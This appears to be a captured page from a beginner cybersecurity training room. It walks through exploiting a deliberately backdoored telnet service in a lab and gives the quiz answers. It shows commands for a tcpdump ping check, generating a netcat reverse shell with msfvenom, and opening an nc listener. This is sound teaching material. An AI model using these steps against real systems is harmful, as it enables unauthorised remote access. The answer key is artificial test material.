
Complete Beginner > Network Exploitation Basics > Network Services



Network Services

Learn about, then enumerate and exploit a variety of network services and misconfigurations.

Easy 60 min

Start AttackBox | Help | Save Room | 6464

Options

Task 1 Get Connected

Task 2 Understanding SMB

Task 3 Enumerating SMB

Task 4 Exploiting SMB

Task 5 Understanding Telnet

Task 6 Enumerating Telnet

Task 7 Exploiting Telnet

Types of Telnet Exploit

Telnet, being a protocol, is in and of itself insecure for the reasons we talked about earlier. It lacks encryption, so sends all communication over plaintext, and for the most part has poor access control. There are CVE's for Telnet client and server systems, however, so when exploiting you can check for those on:

- https://www.cvedetails.com/
- https://cve.mitre.org/

A CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they usually mean the CVE ID number assigned to a security flaw.

However, you're far more likely to find a misconfiguration in how telnet has been configured or is operating that will allow you to exploit it.

Method Breakdown

So, from our enumeration stage, we know:

- There is a poorly hidden telnet service running on this machine

- The service itself is marked "backdoor"

- We have possible username of "Skidy" implicated

Using this information, let's try accessing this telnet port, and using that as a foothold to get a full reverse shell on the machine!

Connecting to Telnet


You can connect to a telnet server with the following syntax:

"telnet [ip] [port]"

We're going to need to keep this in mind as we try and exploit this machine.

What is a Reverse Shell?

A **"shell"** can simply be described as a piece of code or program which can be used to gain code or command execution on a device.



A reverse shell is a type of shell in which the target machine communicates back to the attacking machine.

The attacking machine has a listening port, on which it receives the connection, resulting in code or command execution being achieved.

Room completed (100%)

Access Machines 

1 

1 

No answer needed ✓ Correct Answer

Great! It's an open telnet connection! What welcome message do we receive?

SKIDY'S BACKDOOR. ✓ Correct Answer Hint

Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

N ✓ Correct Answer

Hmm... that's strange. Let's check to see if what we're typing is being executed as a system command.

No answer needed ✓ Correct Answer

Start a tcpdump listener on your local machine.

If using your own machine with the OpenVPN connection, use:

- `sudo tcpdump ip proto \\icmp -i tun0`

If using the AttackBox, use:

- `sudo tcpdump ip proto \\icmp -i ens5`

This starts a tcpdump listener, specifically listening for ICMP traffic, which pings operate on.

No answer needed ✓ Correct Answer

Now, use the command **"ping [local THM ip] -c 1"** through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with .RUN (Y/N)

Y ✓ Correct Answer

Great! This means that we are able to execute system commands AND that we are able to reach our local machine. Now let's have some fun!

No answer needed ✓ Correct Answer

We're going to generate a reverse shell payload using msfvenom.This will generate and encode a netcat reverse shell for us. Here's our syntax:

"msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R"

-p = payload
lhost = our local host IP address (this is **your** machine's IP address)
lport = the port to listen on (this is the port on **your** machine)
R = export the payload in raw format

What word does the generated payload start with?

mkfifo ✓ Correct Answer

Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

"nc -lvp [listening port]"

What would the command look like for the listening port we selected in our payload?

nc -lvp 4444 ✓ Correct Answer

Great! Now that's running, we need to copy and paste our msfvenom payload into the telnet session and run it as a command. Hopefully- this will give us a shell on the target machine!

No answer needed ✓ Correct Answer

Success! What is the contents of flag.txt?

Task 8 Understanding FTP

Task 9 Enumerating FTP

Task 10 Exploiting FTP

Task 11 Expanding Your Knowledge

Created by

PoloMints

Room Type	Users in Room	Created
Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!	158,545	1580 days ago